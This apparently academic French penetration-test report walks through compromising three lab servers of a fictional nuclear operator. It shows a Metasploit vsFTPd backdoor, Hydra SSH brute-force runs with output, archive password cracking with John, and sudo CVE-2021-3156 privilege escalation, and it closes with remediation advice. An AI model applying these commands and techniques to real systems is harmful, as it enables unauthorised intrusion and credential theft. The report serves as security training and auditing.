
NIVEAU 1 : LE SERVEUR 31

Le niveau 1 du plan d'attaque a pour objectif de compromettre le serveur 31 et de préparer l'attaque du serveur 32 en récoltant un maximum d'informations critiques.


EXPLOITATION

Le serveur 10.10.7.31 est le premier à être éprouvé conformément au plan d'attaque établi. En effet, son service SSH n'est pas à jour et son second service vsFTPd est vulnérable à une exécution de code arbitraire à distance.


Le premier service à être audité est le service FTP. L'exploitation de ce service s'appuie sur la CVE-2011-2523. Elle permet d'obtenir un accès non autorisé sur certaines distributions de vsFTPd. Un module MetaSploit nommé « VSFTPD v2.3.4 Backdoor Command Exécution » a été retrouvé afin d'essayer d'exploiter cette vullnérabilité.



Le module nécessite d'être configuré avant de pouvoir s'exécuter. Il suffit de paramétrer l'option RHOSTS avec l'adresse IP du serveur visé, c'est-à-dire 10.10.7.31.



Le module est exécuté et une connexion est établie avec le port 6200 du serveur ciblé. Un accès root a donc été obtenu sur le premier serveur 10.10.7.31. Le premier niveau du plan d'attaque a donc été un succès. Le second niveau du plan d'attaque pourra être amorcé après avoir récolter quelques informations sur le serveur 31.



Option :

Une attaque de force brut permet également d'obtenir une connexion sur le serveur 31. Le compte utilisateur « melchior » a pu être retrouvé, ses identifiants sont :


Nom d'utilisateur : melchior & Mot de passe : naruto1

Le nom d'utilisateur a été retrouvé à l'aide du dictionnaire « richelieu-french-top20000.txt » et le mot de passe à partir du dictionnaire « rockyou-75.txt ». Ces deux dictionnaires sont présents dans les archives.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L Cyber/wordlist/richelieu-reduce.txt -P ~/Cyber/wordlist/rockyou-reduce.txt 10.10.7.31 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-09 13:32:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 736 login tries (l:32/p:23), ~46 tries per task
[DATA] attacking ssh://10.10.7.31:22/
[STATUS] 277.00 tries/min, 277 tries in 00:01h, 466 to do in 00:02h, 9 active
[STATUS] 274.50 tries/min, 549 tries in 00:02h, 194 to do in 00:01h, 9 active
[22][ssh] host: 10.10.7.31   login: melchior   password: naruto1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-09 13:35:07
```

POST-EXPLOITATION


Le réel intérêt d'accéder au poste de travail 31 est de retrouver des données sensibles permettant de se connecter à un autre poste de travail. Après l'exploration du serveur, il a été possible de reconstruire l'architecture du dossier utilisateur.




Un fichier sensible au nom évocateur « passwords.zip » a été détecté. Ce fichier est protégé par un mot de passe, mais son accès est détaillé dans la partie suivante. Il est disponible en annexes.

MISE A JOUR « COLLECTE D'INFORMATIONS » :

Il est important de vérifier le contenu du fichier passwords.zip qui pourraient contenir des données sensibles. Le fichier étant protégé par un mot de passe est vulnérable à une attaque de force brute à l'aide du dictionnaire rockyou-75. Le script python utilisé pour forcer le mot de passe du fichier est disponible en annexes.



Le mot de passe a rapidement été trouvé, il s'agit de « freeman ». Le fichier passwords.zip peut maintenant être extrait afin de lire le contenu. Le fichier contient deux lignes dont la première correspond aux identifiants d'un compte utilisateur.



MISE A JOUR « MODELISATION DE MENACE » :

Il est probable que la seconde ligne correspond également à un compte utilisateur. Les tests permettent de s'apercevoir qu'il s'agit d'un compte utilisateur ayant des accès sur le serveur 32.

Le serveur a pu être compromis à cause des services qui ne sont pas à jour traduisant sûrement un manque de politique concernant les mises à jour informatiques. De plus, la politique de mot de passe est trop faible. L'attaque par force brute est donc envisageable dans la suite du test d'intrusion.

Finalement son exploration a permis de faciliter l'exploitation du prochain serveur 32. En effet, des identifiants étaient enregistrés dans un fichier zip. Le fichier était protégé par un mot de passe trop faible. Une sensibilisation sur la gestion des données sensibles pourrait être intéressante.

NIVEAU 2 : LE SERVEUR 32

La compromission du premier serveur a modifié le plan d'attaque étant donné qu'il a par le même coup entrainer la compromission du serveur 32. Toutefois, il est important de récolter un maximum d'informations.

EXPLOITATION

Très logiquement le second serveur à être compromis est le 32. L'ordre du plan d'attaque a bien été respecté, toutefois aucune CVE n'a été nécessaire. En effet, la phase d'exploitation est très directe pour ce poste de travail : il suffit de vérifier les identifiants retrouvés dans le dossier passwords.zip sur le poste de travail 31.

- Nom d'utilisateur : gaspard
- Mot de passe : johndeere

Ainsi la commande permettant de se connecter au serveur 10.10.7.32 est :


```
ssh gaspard@10.10.7.32
```

Cette étape permet d'affirmer que les identifiants gaspard:johndeere correspondent effectivement à un compte utilisateur ayant un accès au poste de travail 32.

Certaines exploitations liées aux CVE identifiées précédemment ont été testées sans succès, dont notamment celles permettant d'énumérer les utilisateurs. Attention cela ne signifie pas pour autant que le serveur est sécurisé par rapport à ces attaques.

POST-EXPLOITATION

L'exploration du serveur 10.10.7.32 est plus intéressante que sa compromission. En effet tout comme pour le précédent serveur le dossier utilisateur est analysé et représenté sur le schéma ci-contre :



Après une rapide inspection des fichiers, des données sensibles telles que COMPANIES_IBAN.csv et une archive 7z protégé par un mot de passe ont été trouvées. Tout comme l'archive .zip a été forcée sur le précédent serveur, l'archive .7z peut également l'être à l'aide du dictionnaire rockyou-75. La récupération du mot de passe s'effectue en 3 étapes :

1. La première étape consiste à créer le hash correspondant à l'aide du script 7z2john.py

```
python 7z2john.py file.7z > main_branch.hash
```


2. La seconde étape permet de déchiffrer le hash obtenu

```
┌──(kali㉿kali)-[~/Cyber/Projets/PostExploitation/10.10.7.32]
└─$ john --wordlist=~/Cyber//wordlist/rockyou-75.txt main_branch.hash
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 128/128 SSE2 4x AES])
No password hashes left to crack (see FAQ)
```

3. La dernière étape sert juste à afficher les résultats

```
┌──(kali㉿kali)-[~/Cyber/Projets/PostExploitation/10.10.7.32]
└─$ john --show main_branch.hash
main_branch.7z:jonasbrothers

1 password hash cracked, 0 left
```


L’archive .7z peut maintenant être extrait en utilisant le mot de passe jonasbrothers. Il s’agit du code source de l’interface permettant de monitorer le thermostat du réacteur nucléaire. Ce serveur est certainement utilisé pour contrôler la température au cœur du réacteur.



Après une rapide inspection, il semble que cette archive ne contient pas d’informations utiles pour la compromission du dernier serveur. Toutefois, il s’agit de données sensibles qui ne devraient pas être accessibles. Encore une fois la politique de sécurité des mots de passe doit être améliorée. En effet si un attaquant arrive à prendre avantage de ce code, il pourrait agir directement sur le thermostat du réacteur et provoquer un grave accident nucléaire, arrêter la production d’énergie et demander une rançon. De tels accidents entraîneraient des répercussions nationales importantes, voire internationales. La justice et les médias pourrait incriminer GenergY pour avoir failli à sa mission, ce qui aurait des conséquences sérieuses sur l’entreprise.

MISE A JOUR « COLLECTE D’INFORMATIONS » :

Le fichier caché .zsh_history est intéressant à examiner car il contient les commandes que l’utilisateur a exécuté précédemment. La lecture du fichier permet de comprendre que l’utilisateur « balthazar » a essayé de se connecter au serveur 33. De plus, la commande a été utilisée à deux reprises avec le même nom, c’est sûrement un signe que la connexion a fonctionné.



Cette information est précieuse mais n’est pas suffisante. De plus, ce nouvel exemple confirme l’absence de politique de mot de passe. De plus, une bonne configuration du serveur est d’interdire l’utilisateur d’accéder à l‘historique des commandes.

MISE A JOUR « MODELISATION DE MENACE » :

Le niveau 3 du plan d'attaque est donc mis à jour. En effet, un nom d'utilisateur permettant de se connecter au serveur 33 a été retrouvé. De plus, la politique de mot de passe est faible. Il est donc probable qu'une attaque de force brute permette de retrouver le mot de passe de l'utilisateur. Sinon la CVE-2023-38408 peut être exploitée afin de tenter d'exécuter du code arbitraire.

NIVEAU 3 : LE SERVEUR 33

Cette partie constitue le cœur du test d'intrusion. En effet, l'objectif du projet est de savoir si ce poste de travail peut être compromis et s'il est possible d'y obtenir des droits les plus permissifs. Toutes les autres informations recueillies ou toutes les autres actions effectuées lors de ce projet avaient pour unique but de compromettre ce poste de travail.

EXPLOITATION

L'exploitation de ce serveur est particulière : les deux seules CVE trouvées et s'appliquant à la version du serveur SSH visé ne peuvent pas être utilisées. En effet, elle requiert d'y avoir déjà un accès au préalable, ou au minima la possibilité d'y écrire.

Toutefois il semblerait que l'utilisateur « balthazar » s'y soit connecté. Le mot de passe n'est pas connu, mais tous les éléments nécessaires à une attaque par force brute sont en place. L'attaque est effectuée à l'aide de l'outil hydra et le dictionnaire rockyou-75.


```
┌──(kali㉿kali)-[~]
└─$ hydra -l balthazar -P ~/Cyber/wordlist/rockyou-75.txt 10.10.7.33 ssh
...
[ATTEMPT] target 10.10.7.33 - login "balthazar" - pass "blue" - 5200 of 59192 [child 14] (0/6)
[ATTEMPT] target 10.10.7.33 - login "balthazar" - pass "JENNIFER" - 5201 of 59192 [child 1] (0/6)
[ATTEMPT] target 10.10.7.33 - login "balthazar" - pass "225588" - 5202 of 59192 [child 8] (0/6)
[ATTEMPT] target 10.10.7.33 - login "balthazar" - pass "wayne1" - 5203 of 59192 [child 0] (0/6)
[ATTEMPT] target 10.10.7.33 - login "balthazar" - pass "spanish" - 5204 of 59192 [child 0] (0/6)
[ATTEMPT] target 10.10.7.33 - login "balthazar" - pass "softball2" - 5205 of 59192 [child 11] (0/6)
[ATTEMPT] target 10.10.7.33 - login "balthazar" - pass "saprissa" - 5206 of 59192 [child 0] (0/6)
[ATTEMPT] target 10.10.7.33 - login "balthazar" - pass "password8" - 5207 of 59192 [child 11] (0/6)
[22][ssh] host: 10.10.7.33   login: balthazar   password: password8
[STATUS] attack finished for 10.10.7.33 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-02 19:09:49
```

L'attaque s'est conclue avec succès et le mot de passe de l'utilisateur « balthazar » est « password8 ». Cette attaque permet à nouveau de mettre en évidence deux points qui seront détaillées dans la prochaine phase de remédiation. Les deux points mentionnés sont la politique de mot de passe trop faible et le manque de mesures de précaution contre les attaques de force brute.

POST-EXPLOITATION

EXPLORATION

Après vérification l'utilisateur « balthazar » n'est pas root. Dans ce cas, l'objectif est maintenant d'augmenter les privilèges pour accéder à un compte root. Le dossier utilisateur a été parcouru pour chercher une vulnérabilité ou des données sensibles.



Les fichiers COMPANIES_IBAN.csv et id.txt ont pu être extraits et sont disponibles en annexes. Ce sont des donnés sensibles, toutefois ces fichiers ne permettent pas d'augmenter les droits d'utilisateur.

```
┌──(kali㉿kali)-[~/Cyber/Projets/PostExploitation]
└─$ cat 10.10.7.33/local_files/id.txt
0912378

┌──(kali㉿kali)-[~/Cyber/Projets/NetworkProject]
└─$ cat tserge/Downloads/COMPANIES_IBAN.csv
COMPANY_NAME,COMPANY_IBAN
Brainbox,DO64 4NWA 1937 0168 6705 9959 6758
Centimia,MU83 PBXM 7850 1701 5050 6201 696R HU
Yacero,FR83 7911 3449 017W GCDW R1JC 531
Shuffledrive,TR96 6779 0Y8C 2ZDF GQW4 R0LM 1Z
Rhyzio,PT68 7065 3553 2080 1695 2655 4
Brightdog,DO81 HOTJ 0157 5835 9732 4279 7614
Dazzlesphere,SM37 S710 8047 991I BIO5 WDY1 LOF
```

ACCES ROOT

L'augmentation des privilèges sur le serveur 33 a été l'étape la plus compliquée du projet. Cependant quelques recherches permettent de comprendre que la version de sudo n'est pas à jour. La version 1.8.31 est installée, tandis que la version la plus à jour au moment de l'audit est 1.9.14.

```
10.10.7.33 > ≡ sudo-version
1   sudo --version
2   Sudo version 1.8.31
3   Sudoers policy plugin version 1.8.31
4   Sudoers file grammar version 46
5   Sudoers I/O plugin version 1.8.31
```

Sudo est une commande système permettant à un utilisateur d'exécuter des commandes avec les droits d'un autre utilisateur. Tandis que la commande sudoedit, ou sudo -e, est utilisée pour un usage plus spécifique. En effet, sudoedit est utilisé pour modifier un fichier avec les droits d'un autre utilisateur. Ces fonctions sont très pratiques pour utiliser les serveurs sans pour autant connaitre les identifiants root. Toutefois l'administrateur système doit être vigilent à la configuration du service sudo car une vulnérabilité sur ce type de service peut rapidement être convertie en escalade de privilèges. Les recherches de vulnérabilités ont permis de mettre en évidence quelques CVE liées à la version 1.8.31 de sudo. Ces vulnérabilités sont listées dans le tableau ci-dessous.

CVE	Description	Versions vulnérables	CVSS
CVE-2023-22809	Accès non autorisé aux ressources conduisant à une privilege escalation	1.8.0 < 1.9.12p2	7.8
CVE-2022-43995	Bufferoverflow	1.8.0 < 1.9.12	7.1
CVE-2021-3156	Bufferoverflow conduisant à une privilege escalation	< 1.9.5p2	7.8


Ces vulnérabilités reposent sur une faille principale : les entrées utilisateurs ne sont pas assez vérifiées et nettoyées. Cette faille permet à un acteur malveillant d'abuser du service sudo pour accéder aux données, effectuer un déni de service ou augmenter ses privilèges. Par exemple, la première CVE-2023-22809 permet de contourner le fonctionnement normale de la commande sudoedit afin de modifier le fichier sudoers, d'augmenter ses privilèges et obtenir un accès root.

L'audit a mis en avant l'exploitation de la CVE-2021-3156 pour l'obtention d'accès root. Elle consiste en un dépassement de tas causé par une mauvaise sanitarisation des entrées utilisateurs. En effet les symboles '//' sont utilisés comme séparateur au sein de sudo, et le symbole '/' n'est pas échappé. Par conséquent si une entrée utilisateur termine par le symbole '/' alors les triples backslash causeront un dépassement de liste. Or la liste est située dans la heap car elle est associée à un pointeur défini avec la commande malloc. Ainsi le dépassement de la liste se traduit en un dépassement du tas.


Plus précisement dans le cas de la CVE-2021-3156 le dépassement de tas permet d'accéder à une variable d'environnement SUDO_ASKPASS ainsi qu'un flag tgetpass_flags. La variable SUDO_ASKPASS contient l'adresse d'un code à exécuter. Par défaut le code exécuté permet de récupérer le mot de passe de l'utilisateur afin qu'il n'ait pas besoin de le renseigner à nouveau. Toutefois l'adresse de ce code peut être remplacé par une nouvelle adresse en modifiant la variable d'environnement SUDO_ASKPASS. Ensuite si la valeur TGP_ASKPASS est assignée au flag tgetpass_flags, le code situé à l'adresse enregistrée dans SUDO_ASKPASS sera exécuté. Cette manipulation permettra au code malveillant d'être exécuter avec les droits root, et donc d'obtenir un shell root.

Remarque : La commande « sudoedit -s Y » permet de détecter cette vulnérabilité. En effet si un mot de passe est demandé cela signifie probablement que le code situé dans SUDO_ASKPASS est effectivement bien exécuté.

Un projet permettant d'exploiter la vulnérabilité CVE-2021-3156 est accessible en libre accès et disponible en annexes. Après l'avoir installé sur le serveur ciblé, il suffit d'exécuter le projet pour obtenir un shell ayant les accès root.



La première étape consiste à installer le projet sur le serveur victime à l'aide d'un simple compte utilisateur. Ensuite, le projet codé en C doit être compilé avant d'être exécuté.



Finalement l'exploitation de la CVE-2021-3156 a permis d'atteindre l'objectif final du test d'intrusion. Un accès root a été obtenu sur le dernier serveur ayant pour adresse IP 10.10.7.33. Un grand nombre de vulnérabilités ont été exploitées afin d'accomplir l'objectif, même si la liste n'est pas exhaustive. Le déroulé du test d'intrusion a permis de mettre en avant le faible niveau de sécurité du réseau gérant le cœur du réacteur nucléaire. Cette situation peut devenir très problématique pour GenergY, pour l'Etat et même pour une partie de la population en cas d'attaque.

REMEDIATION

La compromission du réseau doit avant tout alerter GenergY sur son niveau de maturité insuffisant dans le domaine de la cybersécurité et des bonnes pratiques informatiques. Son niveau de sécurité pourrait s'améliorer sur le long terme en mettant en place des politiques de mots de passe forts ainsi que des politiques de gestion de données sensibles. Il est important de sensibiliser chaque employé au risque informatique encouru par GenergY. En effet, l'action d'un seul utilisateur peut compromettre le réseau en entier.

A plus court terme la priorité pour GenergY est de modifier tous les mots de passe pour les renforcer, et de mettre à jour tous les services. Néanmoins, les remédiations à apporter pour chaque serveur seront détaillées et pourront être généralisées.

MISE A JOUR DES SYSTEMES INFORMATIQUES

Le principal gestionnaire de paquet pour les systèmes UNIX est apt. La plupart des librairies peuvent être installées ou mises à jour à l'aide d'apt. La première commande permet de télécharger les nouvelles versions et la seconde commande permet de mettre à jour tous les paquets à l'aide des résultats de la commande précédente.

```
$ sudo apt update
$ sudo apt upgrade
```

Les services accessibles sur chaque serveur doivent être mis à jour, mais les librairies disponibles sur le serveur doivent également être mis à jour. Dans le cas contraire, un utilisateur pourrait entièrement compromettre le serveur en exploitant une librairie exploitable. Par conséquent, il existe différents gestionnaires de paquets agissant à différents niveaux. Certains gestionnaires de paquet permettent de gérer les librairies systèmes tandis que d'autres permettent de gérer les bibliothèques liées à une technologie particulière comme Python par exemple. Dans le cas de GenergY, il est recommandé de mettre à jour tous les services et librairies présents au sein de leur infrastructure informatique. L'automatisation du processus de mise à jour serait idéal. Toutefois, la priorité est accordée aux services OpenSSH et vsFTPd ainsi que la commande système sudo.

```
$ sudo apt install --only-upgrade openssh-server vsftpd sudo
```

Il est important de redémarrer les serveurs SSH et vsFTPd pour mettre en application les mises à jour.

```
$ sudo systemctl restart sshd
$ sudo systemctl restart vsftpd
```

Les différents services identifiés lors de l'audit ont ainsi été mis à jour pour garantir une meilleure sécurité du réseau. Il faut vérifier que les versions installées sont postérieures à 1.9.14 pour sudo, 9.4 pour OpenSSH et 3.0.5 pour vsFTPd.

POLITIQUE DE DONNEES SENSIBLES

Une règle d'or en sécurité est de ne jamais stocker les mots de passe en clair dans un fichier. La présence du fichier au nom évocateur « passwords.zip » représente une vulnérabilité critique au sein du réseau. Une simple extraction de donnée se traduirait par la compromission totale des comptes utilisateurs. Une telle compromission représente une porte d'entrée sur le réseau privé de GenergY pour un acteur malveillant.

